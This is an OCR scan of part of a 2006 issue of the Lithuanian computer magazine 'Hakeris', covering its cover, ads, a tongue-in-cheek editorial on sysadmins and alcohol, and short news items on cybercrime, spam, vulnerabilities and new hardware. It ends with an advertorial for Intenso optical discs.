HAKERIS

Nr. 3 (34) /2006



Parklupdyk „wardraiverius“

[hardware] Naujas vardas Lietuvoje tarp CD/DVD gamintojų

[scena] Vienos paleškos sistemos istorija

Ar yra panacėja nuo nulaužimo?

[implant] Hi-tech'inis diskų rašymas

[hack] Winrar skirtas pleistriukas

Ar yra gyvenimas po ddos'u?

Purvinieji VPN digeriai

Naktinis bombardavimas

[unixoid] Antrasis pašalintų bylų gimimas

Parklupdyk wardraiverius

LINUX branduolio tiuningas

[coding] Automatinio paleidimo metodai

prenumeratos kaina:

su CD 5,99 Lt

be CD 3,99 Lt

Kaina 9,99 Lt

Nr. 3 (34) '06

UP Group

9 771648 686000


SPECIALISTAI REKOMENDUOJA
ICG KOMPIUTERIAI
KAI KITI KOMPIUTERIŲ GAMINTOJAI GARANTIJĄ MAŽINA - ICG DIDINA
ICG KOMPIUTERIAI
2 METŲ GARANTIJA
VISIEMS ICG STACIONARIEMS KOMPIUTERIAMS
- WWW.ICG.LT - GARANTIJOS LYDERIS! -
VILNIUS | HYPER ICG P.LUKŠIO G. 17, TEL.: (8-5) 2101188 TEL.: (8-5) 2101187
KAUNAS | HYPER ICG SAVANORIŲ PR. 315, (įėjimas iš Žukausko g.) TEL.: (8-37) 775 643
KLAIPĖDA KULIŲ VARTŲ G. 5, TEL.: (8-46) 314717 TEL.: (8-46) 410371
ŠIAULIAI VASARIO 16-OSIOS G. 41, TEL.: (8-41) 52 60 66
PANEVĖŽYS V. KUDIRKOS G. 3, TEL.: (8-45) 435626 TEL.: (8-699) 33048
ALYTUS UGNIAGESIŲ G. 7, TEL.: (8-315) 73260
TAURAGĖ VASARIO 16-OSIOS G. 4, TEL.: (8-446) 55011 TEL.: (8-699) 33242
TELŠIAI RESPUBLIKOS G. 34-3, TEL.: (8-444) 51020 TEL.: (8-699) 33285
UTENA KAUNO G. 19, TEL.: (8-389) 50607 TEL.: (8-699) 33194
MARIJAMPOLĖ GEDIMINO G. 7



Neseniai besiblaškydamas internete užtikau įdomių pasvarstymų apie sistemų administratorius ir alkoholį. Pasirodo, anapus Atlanto kažkokie rimti dėdulės, tikriausiai nebesumąstę, kokį dar galima būtų atlikti visuomenei naudingą tyrimą, apklausė kelis tūkstančius respondentų, vienaip ar kitaip susijusių su kompiuterinių sistemų administravimu. Tyrimo rezultatai lengvai šokiravo, todėl nusprendžiau jais pasidalinti ir su tavimi, bet prieš tai privalau paminėti, kad informacija nėra iš labai patikimų šaltinių, o visi pasvarstymai neturėtų niekaip paveikti tavo požiūrio į alkoholį.

Tyrimo esmė buvo paneigti arba patvirtinti sistemų administratoriaus stereotipą. Dauguma pasaulio gyventojų sistemų administratorių įsivaizduoja kaip kelias savaites ar mėnesius nesiskutusį tipą su storais raginių rėmelių akiniais ant nosies, nuolatiniu alaus kvapu ir murmantį apie niekam nesuprantamus dalykus niekad negirdėtais terminais. Daugelis šių dalykų iš tiesų yra ne vieno admino kasdienybė, bet šiandien pašnekėsime tik apie vieną iš jų — alkoholį.

Tyrimo rezultatai

1. Alkoholį vartojantys žmonės turi taip vadinamą „geriančiojo privalumą". Alkoholis atpalaiduoja ir palengvina bendravimą. Ypač tai pastebima per firmos vakarėlius, kai įnirtingai pradeda bendrauti darbuotojai, kurie darbinėje aplinkoje geriausiu atveju tik pasisveikina. Taip pat pasikeičia bendravimas su įmonės valdžia, santykiai pasidaro draugiškesni, o tai gali būti pirmas postūmis karjeros laiptais. Pvz., firmos bosas pastebės tavo besiskleidžiantį talentą ir apmokės kvalifikacijos kėlimo kursus. Ir vis dėlto alkoholis yra blogai...

2. Antras punktas išskirtinai būdingas TIK sistemų administratoriams. Tyrimo duomenys parodė, kad alkoholį vartojantys adminai darbe užsisėdi ilgiau. (Tiesiog jiems būtina atidirbti darbo valandas, nes dažniausiai miega ilgiau nei alkoholio nevartojantys bendradarbiai). Visiems gerai žinoma, kad kompiuterinių nusikaltimų, įsilaužimų žymiai pagausėja vakarais. Užsisėdėjęs adminas gali tai pastebėti ir užkirsti kelią ar bent jau laiku sureaguoti. Ir vis dėlto alkoholis yra blogai...

3. Mažai kas iš specialistų gyvena izoliuotas nuo visuomenės, o alkoholį vartojančiajam lengviau rasti bendrą kalbą ar „įsitrinti" į tų pačių kompiuterinių sistemų specialistų gretas. Taip jam atsiranda galimybė dalintis naudingomis žiniomis ir patirtimi. Rasti naujų naudingų pažinčių, kas taip pat gali nulemti jo karjerą. Ir vis dėlto alkoholis yra blogai...

4. Jau seniai įrodyta, kad SAIKINGAS alkoholio vartojimas mažina stresą, nuovargį, leidžia naudingai „patempti" papildomas kelias valandas sėdint prie ilgai užsitęsusio projekto. Ir vis dėlto alkoholis yra blogai...

5. Statistika rodo, kad alkoholį vartojančiųjų šeimyniniai gyvenimai klostosi prastai (nepainioti su trumpalaikiais romanais!), bet užsisėdėjimas iki nakties prie projekto, užtikrintas kopimas karjeros laiptais ir prieš tai išvardinti keturi punktai gali pagerinti finansinę padėtį, o tai iš dalies atperka šio punkto trūkumus. Ir vis dėlto alkoholis yra blogai...

Prisiminęs visus pažįstamus adminus, galėčiau pasakyti, kad alus tarp jų yra populiariausias iš alkoholinių gėrimų. Pirmiausia — kaip jau buvo minėta, tai bendravimo priemonė. Po sunkios darbo savaitės prie alaus bokalo susėdę adminai sugeba kalbėtis NE TIK apie darbą, ir tai yra patikrintas faktas. Be visų aukščiau išvardintų punktų, alaus bokalas dar gali atgaivinti karštą vasaros dieną. Alaus bokalas gali... Ir vis dėlto alkoholis yra blogai, nes visas tas tyrimas tikriausiai buvo atliktas kokio nors admino alkoholiko, kuris bandė susirasti bent kokią priežastį pasiteisinimui...

untitled



Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.


LEIDĖJAS:
UAB „InDiza“
Draugystės g. 15,
51226 Kaunas, LT
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT-44318 Kaunas
Užs. Nr. 6.194
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“



SAVIŽUDŽIO REALYBĖS ŠOU



Kokių tik mūsų laikais nėra realybės šou, pradedant klaidžiojimais po egzotiškas salas ieškant maisto ir baigiant namo statybos bei tarpusavio santykių aiškinimosi procesu. Bet to, ką sugalvojo 21 metų amerikietis Mitčelas S., dar niekas nerodė. Vaikinas nusprendė iškeliauti Anapilin, ir ne šiaip sau, o viso interneto akivaizdoje. Tiesa, jo pasirinktas metodas nebuvo kruvinas. *On-line* žaidimų mėgėjas prisipirko įvairių tablečių, apsirūpino mašininiu antifrizu ir žaidimų forume nurodytą dieną visa tai išmaukė. Daugelis žiūrovų manė, kad apie savo gyvenimo problemas, ketinimus baigti gyvenimą savižudybe ir po chemikalų suvartojimo pasireiškusius simptomus pasakojantis vaikinukas tik juokauja. Tačiau kai jis eilinį kartą nepasirodė vaizdo kameros objektyve, jie dėl viso pikto apsireiškė jo namuose. Bet buvo jau vėlu: sausio 7 dieną Mitčelas ligoninėje mirė. Policija tyrimo laikotarpiu uždarė *Metalgearsolid.org* svetainę, kurioje vargšelis aprašinėjo savo kančias, tačiau jos savininkai tvirtino, kad jie neatsako už publikuojamą turinį ir negali sekti visų daugiau nei 5 tūkstančių lankytojų siunčiamų žinučių.

MILIJONO DOLERIŲ VERTOS SVETAINĖS REKETAS



Jeigu tu prekiauji turguje, turėtumei žinoti, kad turgaus direktorius — ne pats baisiausias priešas. Tikrasis blogis — reketininkai. Prieina prie tavęs toks didelis raumenų kalnas sportininkas ir prašo krūvos pinigų už neva apsaugą nuo kitų raumeningų sportininkų. Tenka dalintis. Mūsų laikais reketas jau išėjo už turgų sienų ir persikėlė į internetą. Tipišku pavyzdžiu tapo nesenai nutikęs atvejis, kurį teko patirti Aleksui Tjū, 21 metų studentui, svetainės, kuri jį padarė milijonieriumi, autoriui. Svetainės idėja buvo paprasta: Aleksas puslapyje sukūrė tinklelį iš 10 tūkstančių kvadratėlių, kiekvienas kurių buvo 10x10 dydžio. Bet kuris pageidaujantysis viename iš šių kvadratėlių gali įdėti reklamą su nuoroda į savo svetainę. Masinio informavimo priemonių dėmesys svetainę padarė žinoma, todėl atsirado nemažai pageidaujančiųjų čia palikti savo reklamą. Britų studentas per vos 4 mėnesius iš reklamos uždirbo milijoną dolerių. Štai čia ir pasirodė „broliukai". Virtualūs sportininkai kukliai paprašė 5 tūkstančių, priešingu atveju grasindami nulaužti svetainę. Aleksas atsisakė mokėti, ir sausio 10, kai baigėsi jam skirtas laikas, ant *www.milliondollarhomepage.com* pasipylė žiauri *DDoS* ataka. Parodę, kad jie nejuokauja, prievartautojai dar kartą susisiekė su savininku ir šį kartą pareikalavo 50 tūkstančių. Po to Aleksas kreipėsi į policiją. Surasti hakerių teisėsaugininkams kol kas nepavyko. Kalbama, jog jų pėdsakai veda į Rusiją.


STAMBI ŽUVIS



Kompiuterių pogrindyje sklando kalbos, kad policija nieko nesugeba, o jeigu ir gaudo hakerius, tai tik tuos, kurie vagia modemų prisijungimo slaptažodžius. Tačiau Ispanijoje pareigūnai eilinį kartą įrodė, kad jie dar kažkam tinkami. Sausio viduryje šioje šalyje buvo areštuotas vietinis gyventojas, įtariamas prisidėjęs prie tinklo atakos prieš amerikiečių atominius povandeninius laivus valdančios karinės bazės Point Loma kompiuterius. Tiesa, įsilaužėlį susekė ne ispanai, o FTB. Pranešime spaudai taip pat buvo pasakyta, jog įmanoma, kad šis hakeris yra vienos grupuotės narys, kuri ne kartą atakavo įvairių šalių karines kompiuterių sistemas ir kurios sukelta žala — apie 500 tūkstančių dolerių. Kol kas policija renka kaltės įrodymus ir jeigu ispanas teisme bus pripažintas kaltu, tai nedidele bauda jis tikrai neatsipirks.

KOVOTOJAS SU SPAMU PATS PASIRODĖ ESĄS SPAMERIS

JAV daug įvairių kovotojų su spamu. Vienas iš jų — generalinis Floridos valstijos prokuroras, kuris tapo žinomas dėl nesitaikstančios kovos su pagrindiniu tinklo blogiu. Čarlis Kristas kadaise prastūminėjo įstatymą, pagal kurį spameris už kiekvieną išsiųstą laišką turėtų gauti iki 500 dolerių baudą. Tačiau po to, kai Floridoje prasidėjo gubernatoriaus rinkimai, o prokuroras taip pat iškėlė savo kandidatūrą, jo antispameriškos aistros nurimo. Dar daugiau, paaiškėjo, kad priešrinkiminėje kampanijoje save aukštinančių reklaminių žinučių siuntinėjimas yra viena iš pačių efektyviausių priemonių. Taigi Čarlis kartu su savo svita suorganizavo masinį žinučių siuntinėjimą, žadėdamas nežemiškas gėrybes. Kandidato į gubernatoriaus postą spamas buvo siunčiamas net ir po to, kai tam tikri per prievartą šias žinutes gaunantys adresatai keletą kartų išsiuntė prašymą liautis siuntinėjus tokią priešrinkiminę makulatūrą. Floridoje apie „aršų kovotoją su spamu" jau kuriami anekdotai, tačiau Kristo bendražygiai savo vadovo spameriu visiškai nelaiko. Pagrindinis jų argumentas skamba taip: „Pagal valstijos įstatymus, spamas — tai gavėją klaidinančių pranešimų siuntinėjimas, o Čarlio vardu siuntinėjamuose laiškuose yra tik tiesa ir nieko daugiau, išskyrus tiesą".



FIRST PERSONAL SHOOTER



Kompanija „Starnex", kuri specializuojasi vaizdo stebėjimo sistemų gamyboje, anonsavo ganėtinai įdomų įrenginį, kuris vadinasi *Self Guard SG-310* ir yra skirtas specialiai armijai. Šiek tiek keistos formos įrenginys turėtų būti tvirtinamas ant ginklo ir nepertraukiamai transliuoti vaizdą per įmontuotą vaizdo kamerą. Kam viso to reikia? Kad gudresnis vadas, į kurio analogišką įrenginį ir bus perduodamas šis vaizdas, galėtų stebėti savo karių veiksmus bei duoti jiems vertingų patarimų apie tai, kaip pasielgti vienoje ar kitoje sudėtingoje kovinėje situacijoje. Beje, vadui taip pat nepavyks pasėdėti minkštoje kėdėje už kelių kilometrų nuo mūšio vietos esančiame komandiniame punkte, nes vaizdas bus transliuojamas per *Bluetooth*, o su juo gali būti ne toliau nei už 100 metrų.

„SONY" ŽYGIUOJA TOLIAU

Tikriausiai kiekviena kompanija turi tam tikrą įrenginių seriją, kurios pavadinimas dėl įrenginio kokybės ir populiarumo žinomas labai plačiam žmonių ratui, įskaitant ir tuos, kurie nė nenutuokia apie šių įrenginių specifikacijas. „Sony", be jokios abejonės, tokiems priskirtų WALKMAN grotuvus, kurių pavadinimas kartais naudojamas kaip bendrinis daiktavardis. Dabar sukurtas naujas unikalaus dizaino WALKMAN. Jo pagrindą gali sudaryti 6 arba 20 Gb talpos kietasis diskas, o 1,5 arba 2 colių įstrižainės ekranas (priklausomai nuo modelio) patogiai atvaizduoja vartotojo meniu, kuriame galima rasti daugybę funkcijų. Visa tai tikrai įvertins tie, kurie negali gyventi be muzikos. Be viso kito, įrenginys taip pat turi daugiafunkcinės dainų paieškos pagal skirtingus parametrus galimybę. Įrenginys veikia su dviem bylų formatais — MP3 ir *ATRAC3plus* (firminis „Sony" formatas). Taip pat galima dirbti su programa *CONNNECT Player*, kuri leidžia per internetą atnaujinti kodekus ir *firmware*, bei su to paties pavadinimo mokamu dainų siuntimosi servisu. Parduodami modeliai gali būti skirtingų spalvų, grotuvui taip pat yra skirta daugybė aksesuarų: nuotolinio valdymo pultelis, *dock-station* ir kita.



HITECHNEWS ▲


KALBANTI PELĖ

Pastaruosius metus vienareikšmiškai galima laikyti internetinės telefonijos sužydėjimo periodu. Fenomenalus tokių programų kaip *Skype* populiarumas privertė gamintojus ieškoti būdų, kaip telefoną priderinti prie kompiuterio, geriausia su kokiu nors kombinuotu įrenginiu. Savaime suprantama, taikiklyje atsidūrė pelė, kadangi prie ausies dėti klaviatūrą arba monitorių yra išties kvaila. Dešimtys gamintojų, taip pat ir „Sony", pristatė savo įrenginius, kurie pagrinde išsiskiria tik savo vargingumu, o vienintelė padorų įrenginį sugebėjusi išleisti kompanija pasirodė besanti mažai žinoma Taivanio firma „Sysgration". Įrenginys (priešingai nei konkurentų gaminiai) ne tik išoriškai primena normalų pelės tipo manipuliatorių, bet ir yra neblogas *VoIP* telefonas. Po atsidarančiu išoriniu dangteliu slepiasi pilnavertis skystųjų kristalų ekranėlis ir standartinė mobiliojo ryšio telefono klaviatūra. Be viso šito, įrenginys dar ir belaidis, dėl ko jis galutinai lenkia visus kitus konkurentus. Įrenginys kol kas dar nepasiekė parduotuvių lentynų, o gamintojai dar nenusprendė, kiek jis kainuos, tačiau jie neabejoja savo gaminio sėkme ir tikisi šiais metais iš to neblogai uždirbti.



„SAMSUNG" IR „NAPA"

„Intel" toliau plėtoja savo mobiliąją *Centrino* platformą, o jos paskutinė versija vadinasi *Core Duo*. Savaime suprantama, nešiojamųjų kompiuterių gamintojai tokiam įvykiui negali neskirti dėmesio, o „Samsung" viešai paskelbė informaciją apie tuos modelius, kurie pasirodys kovą ir naudos naująją technologiją. Modelių pavadinimai: X60, R65, P50, P60. Visuose juose bus sumontuotas dviejų branduolių procesorius, *Intel 945 Express* mikroschemų rinkinys ir *Wi-Fi* adapteris. Be to, visa ši ketveriukė turės belaidę *Bluetooth 2.0+EDR* sąsają. X60 kompiuteris su 15,4 colio plačiaformačiu ekranu turi nuo drėgmės apsaugotą klaviatūrą, gigabitinę tinklo plokštę ir universalų optinį įrenginį. R65 modelis be viso kito gali pasigirti galinga vaizdo plokšte *nVidia GeForce Go 7400*. Visi šie modeliai taip pat turi aštuonių kanalų garso kodeką. Verslo segmentą atstovauja P50 ir P60 modeliai, kurių ekranų kraštinių santykiai yra 4:3 ir 16:10. Laukiame pavasario ir šių kompiuterių.



ATSITIKTINIS PAŽEIDŽIAMUMAS?

Daugelis programose aptinkamų pažeidžiamumų nurašomi programuotojų neatidumui ir kodo neišbaigtumui. Iš tiesų, sunku viską numatyti, kai tu rašai 100 tūkstančių eilučių kodo. Tačiau saugumo ekspertas ir nuosavos *security* kompanijos vadovas Styvenas Gibsonas mano, kad viena iš paskutinių *Windows* sistemoje surastų skylių atrasta visiškai neatsitiktinai. Kalbama apie WMF formato vaizdų apdorojimą, kuris šiuolaikinėje sistemoje, Gibsono nuomone, iš viso nereikalingas. O pratęsdama jo naudojimą „Microsoft" lyg ir susikuria papildomą skylę, kad prireikus per ją gautų priėjimą prie savo vartotojų kompiuterių. Beje, Styveno mintys tarp kolegų nėra palaikomos. Slashdot'e jį draugiškai išjuokė ir išvadino paranojiku, kuris visur mato sąmokslą. *iDefence* direktoriaus Maiklo Sjūtono nuomone, panaši rizika kompanijai „Microsoft" nėra pateisinama, be to, jeigu šis IT monstras ir norėtų pasilikti skylę, tai pasirinktų ne tokią pastebimą vietą. Pati „Microsoft" Gibsono pareiškimo kol kas niekaip nekomentavo, o tik pažadėjo kuo greičiau pašalinti pažeidžiamumą.



PIRATŲ MITINGAS

„Reikalaujame antipiratinių represijų atšaukimo!", „Duokite liaudžiai piratinį warezą!", „Mano šeima badauja, neatimkite iš manęs uždarbio!" — su tokiais plakatais neseniai į gatves išėjo keletas dešimčių San Salvadoro miesto gyventojų. Tokio mitingo priežastimi tapo įstatymų projekto pakeitimai, leidžiantys policijai konfiskuoti bet kokias licencijos neturinčias prekes. Visų pirma tai pasakytina apie piratinius filmus ir muziką, o po to eina ir programinė įranga. Naujasis įstatymas buvo įvestas 2005 metų pabaigoje, o policija jau spėjo juo pasinaudoti reidų prieš piratinius taškus organizavimui. Piratai nesugebėjo susitaikyti su tokia padėtimi ir, pasiėmę transparantus, išėjo į miesto gatves kovoti už savo teises. Įdomu tai, jog prezidentas *Antonio Saca Gonzalez* jų neišvaikė, o net pažadėjo pagalvoti, kaip jiems padėti, kad pardavėjai galėtų dirbti ir toliau, tik jau su legalia produkcija.



SAVANORIŠKA KOMPENSACIJA



Spamerių teismai dabar nuolat vyksta visame pasaulyje, o atvejai, kuomet spameris pripažįsta savo kaltę ir yra pasiruošęs susitarti bei išmokėti aukai kompensaciją — greičiau išimtis. Didžiojoje Britanijoje kaip tik neseniai ir įvyko toks taikos susitarimas. Firma „Media Logistics UK" iš brito Naidželo Robertso gavo kvietimą į teismą, kadangi jam buvo reguliariai siunčiami reklaminiai pranešimai. Naidželas nesiruošė įsitraukti į ilgus ir sudėtingus aiškinimus, todėl vietoje kompensacijos pareikalavo viso labo 300 svarų. „Media Logistics" taip pat nenorėjo tampytis po teismus, todėl sutiko išmokėti šią sumą neteismine tvarka. Po tokio sandėrio patenkintos liko visos pusės. Naidželas užsidirbo alaus bokalui, o ML atsipirko lengvu išgąsčiu.

HI-TECH'AS TEISĖSAUGOS TARNYBOJE

Pastaruoju metu nelaimėlių vagišių gyvenimą vis dažniau ir dažniau gadina hi-tech'iniai daikčiukai, kadangi judesio davikliai ir paslėptos vaizdo kameros apie įsilaužimą akimirksniu praneša policijai, o automobiliai su įmontuotais GPS moduliais kelių metrų tikslumu išduoda pagrobėjo buvimo vietą. Neseniai eilinis recidyvistas *Thomas R. Fricks* įsibrovė į vieną iš *Washington Trust Bank* skyrių, Holivudo stiliumi paguldė visus ant grindų ir, grasindamas ginklu, pareikalavo kasininko prikrauti pilną maišą pinigų. Iš pirmo žvilgsnio, ši vagystė buvo įvykdyta tiesiog nepriekaištingai, tačiau vos po kelių valandų nustebęs plėšikas jau gulėjo ant žemės, o jo rankas puošė antrankiai. Paaiškėjo, kad vos tik plėšikas nukreipė dėmesį, pinigus į krepšį dėję banko darbuotojai kartu su banknotų šūsnimis įdėjo ir nedidelį GPS siųstuvą. Po to nusikaltėlio sulaikymas teisėsaugos pareigūnams buvo vien tik technikos klausimas.

SPECIALIŲJŲ TARNYBŲ DARBUOTOJŲ PROBLEMOS

Gerą naujametę dovaną specialiosioms tarnyboms padovanojo amerikiečių kompanija „Guidance Software", kuri specializuojasi JAV teisėsaugos struktūrų informacinio saugumo užtikrinime. Paaiškėjo, jog duomenų bazėje, kurioje saugoma informacija apie beveik 4 tūkstančius NSA, FTB ir CŽV agentų, yra pažeidžiamumas, dėl ko kiekvienas interneto vartotojas ja gali pasinaudoti ir taip sužinoti amerikietiškųjų džeimsų bondų vardus, adresus ir kreditinių kortelių numerius. Be abejo, GS klientai pasipiktino, kadangi jie manė, jog sistema yra nepriekaištinga ir į ją neįmanoma įsibrauti. Kompanija pažadėjo kuo greičiau pašalinti šį pažeidžiamumą, tačiau galbūt duomenų bazėje jau spėjo pasirausti koks nors landus hakeris?



HARDNEWS ▲


KOMPANIJA „SEAGATE" NUSIPIRKO „MAXTOR"

Šiandien kietųjų diskų rinkoje rimtų žaidėjų, kurie realiai turėtų jai įtakos, nėra daug. O neseniai jų pasidarė dar mažiau, kadangi „Seagate", pagarsėjusi savo *Barracuda* serijos kietaisiais diskais, parodė barakudos vertą apetitą ir nupirko ne mažiau žinomą kompaniją „Maxtor". Be abejo, jeigu tu nesi vienos iš šių kompanijų akcininkas, tau tiesiogiai tai nė motais, tačiau ir eiliniam vartotojui tokius dalykus žinoti pravartu. Taip pat „Seagate" artimiausiu metu žada išleisti technologiškai pažangesnius kaupiklius ir iš viso pradėti naują savo egzistavimo erą. Tikėkimės, jog nauji kietieji diskai bus kokybiški ir prieinami eiliniam vartotojui.



VIRTUALUS SKENERIS

www.scanr.com svetainėje neseniai buvo paleistas visiškai unikalus servisas, skirtas fotoaparatus turintiems mobiliesiems telefonams ir kišeniniams kompiuteriams. Nufotografavus bet kokį dokumentą arba užrašą ir išsiuntus vaizdelį nurodytu adresu MMS formatu arba elektroniniu paštu, po keleto minučių tu atgal gausi atpažintą ir išvalytą tekstą su paveiksliukais, kurie bus maloniai supakuoti į PDF bylą. Lygiai taip pat galima užsisakyti dokumento siuntimą faksu arba elektroniniu paštu bet kokiu nurodytu adresu. Kadangi įmontuoti fotoaparatai paprastai neišsiskiria gera kokybe, tai su šia paslauga suderinami tik tie įrenginiai, kurių skiriamoji geba ne mažesnė už vieną megapikselį. Praktinių šios paslaugos panaudojimų galima prigalvoti kiek tik nori ir dar truputį, tačiau perduodamos informacijos konfidencialumas kelia daug abejonių. Beje, ši paslauga veikia tik nemokamu tekstiniu režimu ir ja pasinaudoti galima tik JAV teritorijoje.



HARDNEWS ▲

DVIAKIS

Pasitikite eilinį įrenginį iš srities „pirmasis pasaulyje...". Taigi pirmasis pasaulyje fotoaparatas su dviem objektyvais! Šį technikos stebuklą CES 2006 parodoje anonsavo kompanija „Kodak". Iš karto iškyla logiškas klausimas: kokio velnio fotoaparatui prireikė dviejų objektyvų? Savaime suprantama, taip padaryta ir šmaikštumo dėlei, bet ne tik. Vis dėlto yra praktinis tokios naujovės tikslas. Sumontuoti objektyvai tarpusavyje pastebimai skiriasi savo savybėmis: vieno iš jų fokusavimo atstumas yra fiksuotas, o kitas vaizdą gali padidinti trigubai. Tuo pačiu kiekvienas objektyvas turi nuosavą 5 megapikselių CCD matricą. Finale šis fotoaparatas, priešingai nei kiti modeliai su vienu objektyvu, nėra priverstas ieškoti kompromiso tarp kokybiško darbo plačiakampiu režimu ir gero optinio didinimo, nes visa tai jame harmoningai suderinta. Šiuo metu *EasyShare V570* modelis jau turėtų būti parduodamas, jo orientacinė kaina — apie 400 dolerių.



ŽMONIŲ IEŠKIKLIS

Realių kovinių veiksmų miesto kvartaluose sąlygomis gyvybiškai svarbu žinoti, ar patalpoje, į kurią reikia įeiti, kas nors yra. DARPA agentūra prie JAV gynybos ministerijos šioje srityje tyrimus atlikinėjo jau keletą metų ir galų gale darbų rezultatai buvo išslaptinti. Sukurtas įrenginys (*Radar Scope*) žmones gali aptikti net per 12 colių betonines sienas iki 50–ties pėdų atstumu. Teroristai gali būti aptikti, jeigu jie bent kvėpuoja. Įrenginio gabaritai visiškai atitinka kišeninius, o jo kaina svyruoja ties vienos tonos dolerių riba. Jeigu su įrenginio gamyba neiškils jokių problemų, tuomet Irake esantys amerikiečių kariai taktinį pranašumą gaus jau šį pavasarį. Tikėsimės, kad gamintojai susiprotės armijai skirtus įrenginius panaudoti ir taikiems tikslams, pavyzdžiui, žmonių paieškai po griuvėsiais.



010

Iššūkis skaitmeniniam pasauliui

PRABUDĘS PIRMĄ ŠIŲ METŲ PAVASARIO RYTĄ IŠGIRDAU „GUTEN TAG". KAS TAI? NACIONALINIO VOKIETIJOS RADIJO DIKTORIAUS BALSAS? NE, TAI NAUJOKO, VARDU *INTENSO*, PASIRODYMAS PRIE MŪSŲ LAUKO DURŲ. NORS PASAULIS ŠĮ VARDĄ LINKSNIUOJA JAU NUO 1998 METŲ, MES, LIETUVAIČIAI, SUSIPAŽINTI SU JUO IŠ ARČIAU GALIME TIK DABAR. PATS VARDAS *INTENSO* KILĘS NUO ANGLIŠKO ŽODŽIO „INTENSE", KURIS REIŠKIA GALINGĄ, AISTRINGĄ IR PASITIKINTĮ SAVIMI. TOKIAIS PAT ŽODŽIAIS GALIMA APIBŪDINTI IR DAUGUMĄ „INTENSO" GAMYKLOS DARBUOTOJŲ, KURIE YRA JAUNI IR PASIRUOŠĘ SUKURTI KĄ NORS IŠTIES NOVATORIŠKO, IKI ŠIOL NĖ NENUMANYTO. PAGRINDINIS KOMPANIJOS „INTENSO"TIKSLAS — GERIAUSIA KOKYBĖ UŽ ITIN PALANKIĄ KAINĄ, TODĖL MES IŠ KARTO GRIEBIAME JAUTĮ UŽ RAGŲ. PAŽIŪRĖKIM, AR KOMPANIJA „INTENSO" IŠTIES TOKIA „KIETA", KOKIA DEDASI.

[**Pirmieji įspūdžiai**] Nuo pirmųjų savo gyvavimo minučių „Intenso" užsibrėžė ne tokį jau paprastai pasiekiamą tikslą – tapti lydere optinių laikmenų rinkoje. Pirminiais uždaviniais tapo kuo platesnio produktų asortimentų sukūrimas — galime paliudyti, jog šį darbą jie atliko itin kruopščiai. Kompanija „Intenso" pirmoji pasaulyje pasiūlė taip vadinamus „cake'us" – plastikines dėžutes, kuriose ant centrinio veleno sumauta 25, 50, 100 ar net 150 tuščių diskų. Plonosios dėžutės (*slim-cases*), popieriniai vokeliai ir dvigubi dėkliukai diskams — taip pat „Intenso" „sapalionės", kurios ilgainiui tapo mūsų kasdieniniais dalykais. Įdomu, ką šiuo metu kuria „Intenso"?

Ogi labai nemažai — šalia standartinių, tačiau išties kokybiškų CD–R ir CD–RW diskų gaminami padidintos talpos (800 MB arba 90 min.) taip vadinami „juodieji" diskai, kurie. Jie taip pavadinti, nes iš tiesų yra juodos spalvos. Mes mylime pastarąjį išradimą, nes toks diskas atrodo kaip sumažintas

vinilas, o tai, kas sena arba dvelkia senove, dabar tampa mados ir stiliaus detale. Platus ir DVD diskų asortimentas: „Intenso“ kompanija gamina ir *DVD–high–speed*, ir DVD 8 cm, ir DVD–R bei DVD+R diskus, todėl sunku pasakyti, ko jie negamina. Galbūt diskelių?



